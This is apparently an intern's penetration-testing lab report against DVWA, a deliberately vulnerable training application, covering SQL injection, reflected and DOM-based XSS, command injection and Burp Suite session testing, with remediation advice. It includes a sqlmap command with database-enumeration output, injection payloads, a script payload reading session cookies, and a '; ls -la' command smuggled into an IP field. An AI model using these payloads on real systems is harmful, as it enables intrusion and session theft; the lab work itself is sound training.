2. Web Application Testing

Objective

The objective of this lab was to assess the security posture of a vulnerable web application (DVWA) by identifying and exploiting **OWASP Top 10 vulnerabilities** using a combination of **manual testing** and **automated scanning tools**. The goal was to validate real-world exploitability and document actionable findings.

Target Environment

- **Target Application:** Damn Vulnerable Web Application (DVWA)
- **Target IP:** 10.49.187.84
- **Testing Tools:** Burp Suite, sqlmap, OWASP ZAP
- **Testing Methodology:** OWASP Web Security Testing Guide (WSTG)

Theory: Web Application Penetration Testing

Web application penetration testing involves systematically identifying vulnerabilities arising from poor input handling, broken authentication, insecure design, and improper session management. Unlike automated scans alone, effective testing requires **manual request manipulation**, **logic validation**, and **impact verification**.

This lab focused on:

- Injection flaws (SQL Injection)
- Client-side vulnerabilities (Cross-Site Scripting)
- Authentication and session weaknesses

Test Execution Summary Table

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://10.49.187.84/dvwa/vulnerabilities/sqli/
002	Reflected Cross-Site Scripting (XSS)	Medium	http://10.49.187.84/dvwa/vulnerabilities/xss_r/
003	Command Injection	Critical	http://10.49.187.84/dvwa/vulnerabilities/exec/

Finding 1: SQL Injection


Description

SQL Injection occurs when user-supplied input is directly concatenated into SQL queries without proper validation. This allows attackers to manipulate database queries, leading to authentication bypass, data extraction, or full database compromise.

Manual Validation (Burp Suite)

- Login request intercepted using Burp Suite
- Username and password parameters were modified
- Authentication bypass confirmed

Automated Validation (sqlmap)



```
┌──(sam㉿sam)-[~]
└─$ sudo sqlmap -u "http://10.48.135.156/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gjdp5kg3mljv796ld70t5tk622; security=low" --dbs --technique=B

                          1.9.11#stable

                          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:35:09 /2025-12-09/

[12:35:09] [INFO] resuming back-end DBMS 'mysql'
[12:35:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 9037=9037#&Submit=Submit
---
[12:35:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0
[12:35:10] [INFO] fetching database names
[12:35:10] [INFO] fetching number of databases
[12:35:10] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:35:10] [INFO] retrieved:
[12:35:10] [WARNING] reflective value(s) found and filtering out
4
[12:35:10] [INFO] retrieved: information_schema
[12:35:13] [INFO] retrieved: dvwa
[12:35:13] [INFO] retrieved: mysql
[12:35:21] [INFO] retrieved: performance_schema
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

[12:35:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.48.135.156'

[*] ending @ 12:35:24 /2025-12-09/
```

Figure 1: SQL injection using Sqlmap

Impact

- Authentication bypass
- Database enumeration
- Potential credential disclosure

Finding 2: Reflected Cross-Site Scripting (XSS)


Description

Reflected XSS occurs when user input is reflected in server responses without proper encoding. Attackers can inject malicious JavaScript that executes in the victim's browser.

Manual Testing (Burp Suite / Browser)


Payload Used:

<script>alert('XSS')</script>



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('XSS')</script> Submit




10.49.187.84 says
XSS

Figure 2: XSS attack

Observed Behavior

- Payload executed successfully in the browser
- JavaScript executed in the context of the application


We used DOM based XSS attack to get the session cookie



10.49.187.84/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:




10.49.187.84/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>

10.49.187.84 says
PHPSESSID=octg4u6im2e3l3ekrbas9r2dg0; security=low

Figure 3: DOM based XSS

Command Injection - Injecting ls -la after IP it shows all the items present in the server



Vulnerability: Command Injection

Ping a device

Enter an IP address: 10.49.187.84; ls -la

```
PING 10.49.187.84 (10.49.187.84) 56(84) bytes of data.
64 bytes from 10.49.187.84: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 10.49.187.84: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 10.49.187.84: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 10.49.187.84: icmp_seq=4 ttl=64 time=0.029 ms

--- 10.49.187.84 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.020/0.027/0.030/0.005 ms
total 20
drwxrwxrwx  4 root root 4096 Oct  3  2018 .
drwxrwxrwx 16 root root 4096 Oct  3  2018 ..
drwxrwxrwx  2 root root 4096 Oct  3  2018 help
-rwxrwxrwx  1 root root 1830 Oct  3  2018 index.php
drwxrwxrwx  2 root root 4096 Oct  3  2018 source
```

Figure 4: Command Injection

Impact

- Session hijacking
- Credential theft
- Malicious redirection


Manual Testing: Session & Authentication Review

Using **Burp Suite**, the following checks were performed:

- Session token interception and replay
- Verification of session invalidation after logout
- Review of authentication logic for brute-force protection

Observation:

DVWA allowed session reuse under low security settings, demonstrating weak session handling.


Burp Suite Community Edition v2025.7.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Event log (11) All issues
Memory: 278.1MB
Disabled

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
1385	https://cdn.growthbook.io	GET	/sub/sdk-v3oBJHwNrlwol8ia			200	437	text				✓	151.101.65.91		11:53:26 18 D...	8080	19
1386	http://10.49.187.84	GET	/vulnerabilities/csrf/			200	4633	HTML		Vulnerability: Cross Site ...			10.49.187.84		11:53:37 18 D...	8080	15
1387	http://10.49.187.84	GET	/vulnerabilities/sqli/			200	4843	HTML		Vulnerability: SQL Injecti...			10.49.187.84		11:54:14 18 D...	8080	20
1388	http://10.49.187.84	GET	/vulnerabilities/sqli/?id=1&Submit=Sub...	✓		200	4902	HTML		Vulnerability: SQL Injecti...			10.49.187.84		11:54:51 18 D...	8080	20
1389	https://tryhackme.com	GET	/socket.io/?EIO=4&transport=websocket	✓		101	371		io/			✓	172.66.164.239	thm-aid=34593be...	11:55:28 18 D...	8080	309
1390	https://tryhackme.com	GET	/socket.io/?EIO=4&transport=websocket	✓		101	371		io/			✓	172.66.164.239	thm-aid=34593be...	11:55:34 18 D...	8080	340
1391	https://cdn.growthbook.io	GET	/sub/sdk-v3oBJHwNrlwol8ia			200	429	text				✓	151.101.65.91		11:55:36 18 D...	8080	28
1392	https://cdn.growthbook.io	GET	/sub/sdk-v3oBJHwNrlwol8ia			200	429	text				✓	151.101.65.91		11:55:36 18 D...	8080	36
1393	https://tryhackme.com	GET	/socket.io/?EIO=4&transport=websocket	✓		101	371		io/			✓	172.66.164.239	thm-aid=34593be...	11:55:51 18 D...	8080	325
1394	https://tryhackme.com	GET	/socket.io/?EIO=4&transport=websocket	✓		101	371		io/			✓	172.66.164.239	thm-aid=34593be...	11:55:57 18 D...	8080	318
1395	http://10.49.187.84	GET	/vulnerabilities/sqli/?id=1&Submit=Sub...	✓		200	4902	HTML		Vulnerability: SQL Injecti...			10.49.187.84		11:55:59 18 D...	8080	20
1396	https://nexus-websocket-a.inte...	GET	/pubsub/5-_E_wVURRw9DOpdNtOGN...	✓		101	181					✓	18.97.36.45		11:56:09 18 D...	8080	610
1397	https://nexus-websocket-a.inte...	GET	/pubsub/5-aLHbJvkUa_q0TgIWNjSPj0i...	✓		101	181					✓	18.97.36.45		11:56:11 18 De...	8080	617

Request

Pretty Raw Hex

```
GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 10.49.187.84
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.49.187.84/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=octg4u6im2e3l3ekrbas9r2dg0; security=low
Connection: keep-alive
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 18 Dec 2025 06:26:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4538
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10
      *Development*
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
```

Search 0 highlights Search 0 highlights

Inspector

Request attributes	2
Request query parameters	2
Request cookies	2
Request headers	9
Response headers	11



Request

Pretty Raw Hex

```
GET /vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 10.49.187.84
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.49.187.84/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=octg4u6im2e3l3ekrbas9r2dg0; security=low
Connection: keep-alive
```


Response

Pretty Raw Hex Render

```
                </li>
            </ul>
        </div>

    </div>

    <div id="main_body">


        <div class="body_padded">
            <h1>
                Vulnerability: SQL Injection
            </h1>



            <div class="vulnerable_code_area">
                <form action="#" method="GET">
                    <p>
                        User ID:
                        <input type="text" size="15" name="id">
                        <input type="submit" name="Submit" value="
                        Submit">
                    </p>

                </form>
                <pre>
                    ID: 2<br />
                    First name: Gordon<br />
                    Surname: Brown
                </pre>
            </div>

            <h2>
                More Information
            </h2>
            <ul>
```

Inspector

Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	2
Request headers	9
Response headers	11



Target: http://10.49.187.84 [✓ Update Host header to match target]

```
GET /vulnerabilities/sqli/?id=§1§&Submit=Submit HTTP/1.1
Host: 10.49.187.84
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.49.187.84/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=octg4u6im2e3l3ekrbas9r2dg0; security=low
Connection: keep-alive

```

Payload position: All payload positions
Payload type: Numbers
Payload count: 10
Request count: 10

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: [✓ Sequential] Random
From: 1
To: 10
Step: 1
How many:

Number format

Base: [✓ Decimal] Hex
Min integer digits: 0
Max integer digits: 2
Min fraction digits: 0
Max fraction digits: 0

Examples
1
21

Figure 5: Burpsuite Interception

Testing Checklist

- ✔ SQL Injection testing using sqlmap
- ✔ Manual XSS testing with custom payloads
- ✔ Request interception and manipulation using Burp Suite
- ✔ Authentication and session mechanism verification
- ✔ Automated scanning validation (OWASP ZAP – passive scan)

Risk Assessment

SQL Injection was classified as **Critical** due to its direct impact on authentication and database security. Reflected XSS was rated **Medium**, but could escalate when chained with session weaknesses. The combined findings indicate insufficient input validation and insecure application design.

Remediation Recommendations

- Implement parameterized queries (prepared statements)
- Enforce strict input validation and output encoding
- Enable secure cookie attributes (HttpOnly, Secure)

- Apply server-side authentication and rate limiting
- Conduct regular secure code reviews

Document Information:

Report Generated: December 19, 2025

Author: Soumendu Manna - CyArt VAPT Intern